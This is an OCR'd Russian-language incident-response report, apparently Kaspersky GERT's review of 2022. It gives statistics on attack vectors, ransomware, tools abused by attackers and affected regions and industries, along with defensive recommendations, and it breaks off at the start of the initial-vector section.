АНАЛИТИЧЕСКИЙ ОТЧЕТ

IR

GERT

ПРИРОДА ИНЦИДЕНТОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

2022

Содержание

Введение 3

География сервиса Kaspersky Incident Response 3

Отрасли 3

Тренды в 2022 году 4

Как атакующие получают первоначальный доступ 4

Инструменты атакующих 4

Последствия атак 4

Наиболее атакуемые регионы 4

Наиболее атакуемые сектора экономики 4

Программы-вымогатели 5

Эксплуатация уязвимостей 5

Основные выводы и рекомендации экспертов 6

Длительность атаки 7

Причины обращений к сервису реагирования на инциденты 8

Статистика причин обращений по основным регионам 9

Статистика причин обращений по основным отраслям 9

Начальный вектор атаки 10

Как атакующие проникают внутрь организаций 10

Самые популярные векторы начальной компрометации и методы их обнаружения 11

Продолжительность атаки в зависимости от начального вектора 11

Инструменты атакующих и эксплойты 12

Инструменты, используемые в инцидентах 12

Легитимные инструменты в MITRE ATT&CK® 13

Наиболее распространенные уязвимости 15

Приложение. Тепловая карта тактик и техник MITRE ATT&CK 16

О компании 19

Сервисы кибербезопасности 19

Международное признание 19


Введение

Аналитический отчет содержит информацию об атаках, расследованных «Лабораторией Касперского» в 2022 году.

Мы предоставляем широкий спектр сервисов (реагирование на инциденты, цифровая криминалистика, анализ вредоносных программ) для оказания помощи организациям, пострадавшим от инцидентов информационной безопасности. Данные, используемые в отчете, получены из практики работы с организациями, которые обращались за помощью в реагировании на инциденты или проводили экспертные мероприятия для своих внутренних групп реагирования на инциденты.


Услуги по расследованию и реагированию на инциденты оказывает наше подразделение Kaspersky Global Emergency Response Team (GERT) с экспертами в Европе, Азии, Южной и Северной Америке, на Ближнем Востоке и в Африке. Наша команда реагирования почти полностью (в 98% всех случаев) перешла к удаленному формату работы.

География сервиса Kaspersky Incident Response



Регион	%
Россия и СНГ	45,9
Ближний Восток	22,5
Северная и Южная Америка	14,3
Европа	13,3
Африка	4,1


Покрытие сервиса Kaspersky Incident Response по отраслям



Тренды в 2022 году

Как атакующие получают первоначальный доступ

Рассмотрим список самых распространенных начальных векторов атак, использованных в 2022 году. Как можно заметить, он не изменился с прошлого года[1]. Использование хорошо известных, но до сих пор не устраненных уязвимостей по-прежнему является одним из самых эффективных векторов атаки. Эксплуатация уязвимостей в широко распространенном программном обеспечении, таком как Microsoft Exchange, остается весьма частой и результативной практикой.



[1] Природа инцидентов информационной безопасности 2021

	2019		2020		2021		2022	
	Место	%	Место	%	Место	%	Место	%
Эксплуатация уязвимостей в публично доступных приложениях	1	37,0	2	31,5	1	53,6	1	42,9
Скомпрометированные учетные записи	3	13,0	1	31,6	2	17,9	2	23,8
Вредоносные письма	2	30,0	3	23,7	3	14,3	3	11,9

Инструменты атакующих

Легитимные инструменты

Тренд на использование LOLBins сохраняется. PowerShell остается одним из самых часто применяемых инструментов атакующих на стадии перемещения внутри периметра.


PsExec, Mimikatz и Cobalt Strike

PsExec, Mimikatz и Cobalt Strike также сохраняют популярность в последние годы. В 2022 году эти инструменты применялись в 10,4%; 9,8% и 6% всех атак соответственно.


Последствия атак

На протяжении трех лет подряд первоочередной проблемой, с которой сталкиваются наши клиенты, является шифрование данных. Доля компаний, атакованных шифровальщиками (программами-вымогателями), несколько сократилась: 39,8% против 51,9% в 2021 году.


Наиболее атакуемые регионы



Россия и СНГ 45,9%



ME Ближний Восток 22,5%



A Северная и Южная Америка 14,3%

Наиболее атакуемые сектора экономики

Программы-вымогатели

Длительность атак с применением программ-вымогателей в зависимости от начального вектора

	Длительность атаки					
Начальный вектор атаки	**Часы**	**Дни**	**Недели**	**Месяцы**	**Годы**	**Общее количество**
Скомпрометированные учетные записи	9,52%	2,38%	4,76%	7,14%	0,00%	23,81%
Эксплуатация уязвимостей в публично доступных приложениях	4,76%	14,29%	9,52%	11,90%	2,38%	42,86%
Использование служб удаленного доступа	2,38%	4,76%	2,38%	0,00%	0,00%	9,52%
Вредоносные письма	2,38%	2,38%	2,38%	4,76%	0,00%	11,90%
Доверительные отношения	0,00%	2,38%	0,00%	2,38%	0,00%	4,76%
Аппаратные средства	2,38%	0,00%	0,00%	0,00%	0,00%	2,38%
Другие	2,38%	2,38%	0,00%	0,00%	0,00%	4,76%
Общее количество	**23,81%**	**28,57%**	**19,05%**	**26,19%**	**2,38%**	**100,00%**

Во время атак, связанных с программами-вымогателями, в качестве начального вектора атаки использовались те же основные методы, которые присущи другим типам атак. Использование уязвимостей и ранее скомпрометированных учетных записей пользователей было отмечено в 42,9% и 23,8% случаев соответственно. В инцидентах с программами-шифровальщиками в качестве начального вектора также широко использовались вредоносные письма (в 11,9% случаев).

Впрочем, в ряде атак целями злоумышленников являлись отнюдь не вымогательство или шифрование данных, а получение и эксплуатация данных компании: персональные данные, интеллектуальная собственность и прочая конфиденциальная информация. Полностью устранить ущерб от такого рода атак практически невозможно. Они приводят к репутационным потерям, а также штрафам со стороны регулирующих органов и судебным искам. Все эти риски используются как дополнительные факторы для давления в момент шантажа.

В некоторых атаках с использованием шифровальщиков мы наблюдали утечку данных. Кроме того, иногда шифровальщики использовались для сокрытия первоначальных следов атаки и усложнения расследования инцидентов.

При расследовании инцидентов с применением программ-шифровальщиков мы обнаружили, что в большинстве случаев злоумышленники находились в сети клиента некоторое время после первоначального проникновения. Атакующие используют PowerShell для сбора данных, Mimikatz для повышения привилегий и PsExec для удаленного выполнения команд или фреймворки типа Cobalt Strike для проведения всех этапов атаки.

Эксплуатация уязвимостей

Во всех случаях, когда начальным вектором являлась эксплуатация уязвимостей, основной ущерб был связан с шифрованием данных.

Наиболее распространенными в нашем наборе данных являются уязвимости, относящиеся к Microsoft Exchange Server (CVE-2021-26855 , CVE-2021-34523 , CVE-2021-26855 , CVE-2021-34523).

Несмотря на то что защититься от этого вектора атаки просто — достаточно своевременно устанавливать обновления безопасности, — уязвимости нулевого дня используются значительно чаще, чем другие методы первоначального проникновения.

Основные выводы и рекомендации экспертов

Статистика, представленная в отчете, основана на данных об инцидентах, расследованных глобальной командой реагирования на инциденты информационной безопасности «Лаборатории Касперского» в 2022 году.

[2] Учитывались как случаи, расследованные в рамках соглашения о реагировании на инциденты, так и экстренные случаи

Основные сведения об атаках[3]


[3] Данное описание основано на схеме **Unified Kill Chain**.

Внедрение в сеть


- Разведка
- Подготовка ресурсов
- Доставка
- Социальная инженерия
- Эксплуатация
- Закрепление
- Предотвращение обнаружения
- Управление и контроль

Эксплуатация уязвимостей в публично доступных приложениях

Скомпрометированные учетные записи



Вредоносные письма



Рекомендации

- Внедряйте надежную парольную политику и многофакторную аутентификацию
- Закрывайте порты управления от доступа извне
- Устанавливайте обновления ПО или используйте дополнительные меры защиты для сервисов на периметре сети
- Повышайте уровень осведомленности сотрудников по вопросам информационной безопасности

Развитие атаки


- Анализ
- Исследование
- Эскалация привилегий
- Выполнение
- Получение учетных данных
- Перемещение внутри периметра

Доля использования легитимных инструментов выросла с 39,7% от общего числа случаев в 2021 году до 46% в 2022 году


Cobalt Strike

Mimikatz


PowerShell



PsExec



Другие



Рекомендации


- Используйте правила обнаружения легитимных инструментов, применяемых атакующими
- Используйте решения класса EDR
- Регулярно проводите киберучения с применением распространенных техник и тактик злоумышленников
- Не используйте внутренние команды

Выполнение целей атаки

- Сбор данных
- Эксфильтрация данных
- Воздействие
- Цели

Утечка данных

Компрометация Active Directory



Шифрование данных

Рекомендации

- Выполняйте резервное копирование данных
- Оформите подписку на реагирование на инциденты с SLA
- Рассматривайте системы с персональными данными как одни из самых критичных
- Поддерживайте готовность команды реагирования с помощью тренингов и киберучений

Зрелость организации

Если разобрать причины запросов на предоставление сервиса Incident Response, можно разделить их на две группы.

Группа I

Видимые последствия атаки на момент обращения:

- Шифрование данных 40,00%
- Утечка данных 17,50%
- Хищение финансовых средств 2,50%

Группа II

44,21% всех обращений

Обращения, причиной которых стали подозрительные индикаторы:

- Активность пользователей
- Сетевая активность
- Файлы и электронная почта
- Уведомления от инструментов безопасности

- 14,29% всех атак — предотвращены или остановлены без каких-либо последствий
- 11,9% — ложные тревоги
- 11,9% — дальнейшее расследование выявило утечку данных
- 14,29% — компрометация учетных данных пользователей и AD

Разумеется, некоторые из этих инцидентов также могли перерасти в инциденты с более серьезными последствиями, и их обнаружение на ранних стадиях позволило минимизировать ущерб

Длительность атаки


Все инциденты можно разбить на три категории, которые характеризуются различными временем пребывания злоумышленника в сети организации, длительностью реагирования на инцидент, начальным вектором и последствиями атаки.

Быстрые

Часы и дни

Количество атак

Средняя длительность атаки



Характерная угроза

Программы-вымогатели


Начальный вектор атаки (рейтинг по частоте)

- Подбор паролей
- Эксплуатация уязвимостей в публично доступных приложениях
- Целевой фишинг с использованием вредоносных ссылок

Длительность реагирования на инцидент (время расследования)

Атаки длительностью до недели


Масштабные быстрые атаки программ-вымогателей на легкодоступные цели, представляющие большую проблему даже для организаций с развитой системой информационной безопасности. Такие инциденты связаны с общеизвестными и легко идентифицируемыми проблемами безопасности.




Средней длительности

Недели

Количество атак



Средняя длительность атаки



Характерная угроза

Программы-вымогатели и хищение денежных средств


Начальный вектор атаки (рейтинг по частоте)

- Эксплуатация уязвимостей в публично доступных приложениях
- Заражение путем скрытой загрузки
- Подбор паролей
- Репликация через съемные носители
- Целевой фишинг с использованием вредоносных ссылок

Длительность реагирования на инцидент (время расследования)

Атаки длительностью до месяца


Из-за использования программ-вымогателей многие такие атаки неотличимы от более быстрых. Многие случаи, помещенные в эту группу, характеризуются значительным промежутком времени между первоначальным доступом и последующими этапами атаки.




Долгие

Месяцы и дольше

Количество атак



Средняя длительность атаки



Характерная угроза

Программы-вымогатели и утечка данных


Начальный вектор атаки (рейтинг по частоте)

- Эксплуатация уязвимостей в публично доступных приложениях
- Целевой фишинг с использованием вредоносных вложений
- Подбор паролей
- Заражение путем скрытой загрузки
- Внутренний нарушитель

Длительность реагирования на инцидент (время расследования)

Атаки длительностью более месяца

Сменяющие друг друга активные и пассивные фазы нерегулярной продолжительности. Длительность активных фаз примерно такая же, как в предыдущей группе (средняя).



Причины обращений к сервису реагирования на инциденты

Доля инцидентов с применением программ-вымогателей превышает количество инцидентов, связанных с хищением денежных средств или иными последствиями, из-за простоты схемы монетизации и более широкого охвата отраслей (не только финансовый сектор). Большинство инцидентов, признаки которых, такие как подозрительные события и предупреждения инструментов безопасности, были обнаружены до основного воздействия, можно с уверенностью классифицировать как использующие программы-вымогатели.

	%
Шифрование данных	40,00
Подозрительная активность на рабочих станциях	30,00
Утечка данных	17,50
Нотификации от средств обнаружения	7,50
Хищение финансовых средств	2,50
Подозрительная почта	2,50

	%
Подозрительная активность на рабочих станциях	43,50
Подозрительные файлы	30,40
Нотификации от средств обнаружения	13,00
Подозрительная сетевая активность	13,00


23,5% всех запросов - ложные срабатывания. Подозрительная активность[4], регистрируемая сетевыми сенсорами на рабочих станциях (EPP), является основной причиной ложных срабатываний. Подозрительные файлы становились причиной каждого третьего ложного срабатывания.

Атаки с применением программ-вымогателей в течение многих лет сохраняют доминирующую роль в ландшафте угроз кибербезопасности. Мы рекомендуем получать актуальную и полезную информацию об атаках с применением программ-вымогателей из наших аналитических отчетов и на странице проекта NoRansom.

[4] Подозрительная активность — это категория предупреждений о нетипичном поведении, сгенерированных защитными средствами или отправленных пользователями

Статистика причин обращений по основным регионам

Большинство регионов так или иначе сталкивались с атаками программ-вымогателей, а подозрительная активность была самой распространенной причиной инициирования расследований.



Шифрование	%
Африка	3,06
СНГ	17,35
Европа	6,12
Латинская Америка	11,22
Ближний Восток	4,08
Северная Америка	-
Общее количество	41,84

Подозрительная активность	%
Африка	1,02
СНГ	16,33
Европа	5,10
Латинская Америка	1,02
Ближний Восток	13,27
Северная Америка	4,08
Общее количество	37,76

Утечка данных	%
Африка	-
СНГ	9,18
Европа	-
Латинская Америка	-
Ближний Восток	1,02
Северная Америка	-
Общее количество	10,20


Подозрительная почта	%
Африка	-
СНГ	1,02
Европа	-
Латинская Америка	-
Ближний Восток	-
Северная Америка	-
Общее количество	1,02

Хищение денег	%
Африка	-
СНГ	2,04
Европа	-
Латинская Америка	-
Ближний Восток	-
Северная Америка	-
Общее количество	2,04

Оповещения безопасности	%
Африка	-
СНГ	-
Европа	2,04
Латинская Америка	1,02
Ближний Восток	4,08
Северная Америка	-
Общее количество	7,14

Статистика причин обращений по основным отраслям

Деньги больше не являются основным мотивом для злоумышленников, даже если их атаки нацелены на финансовый сектор. Основная цель — данные. Утечка данных — причина половины наших расследований в этом секторе.



Шифрование	%
Образование	1,02
Финансы	4,08
Транспорт	2,04
Предприятия	1,02
Госучреждения	8,16
IT	5,10
Здравоохранение	2,04
Промышленность	7,14
Телекоммуникации	3,06
СМИ	1,02
Другие	7,14
Общее количество	41,84

Подозрительная активность	%
Образование	1,02
Финансы	9,18
Транспорт	2,04
Предприятия	-
Госучреждения	8,16
IT	3,06
Здравоохранение	-
Промышленность	7,14
Телекоммуникации	3,06
СМИ	1,02
Другие	3,06
Общее количество	37,76

Утечка данных	%
Образование	1,02
Финансы	1,02
Транспорт	2,04
Предприятия	-
Госучреждения	3,06
IT	1,02
Здравоохранение	1,02
Промышленность	1,02
Телекоммуникации	-
СМИ	-
Другие	-
Общее количество	10,20

Подозрительная почта	%
Образование	-
Финансы	-
Транспорт	-
Предприятия	-
Госучреждения	-
IT	-
Здравоохранение	-
Промышленность	-
Телекоммуникации	-
СМИ	1,02
Другие	-
Общее количество	1,02

Хищение денег	%
Образование	-
Финансы	2,04
Транспорт	-
Предприятия	-
Госучреждения	-
IT	-
Здравоохранение	-
Промышленность	-
Телекоммуникации	-
СМИ	-
Другие	-
Общее количество	2,04

Оповещения безопасности	%
Образование	-
Финансы	2,04
Транспорт	-
Предприятия	-
Госучреждения	-
IT	-
Здравоохранение	-
Промышленность	2,04
Телекоммуникации	3,06
СМИ	-
Другие	-
Общее количество	7,14

Начальный вектор атаки

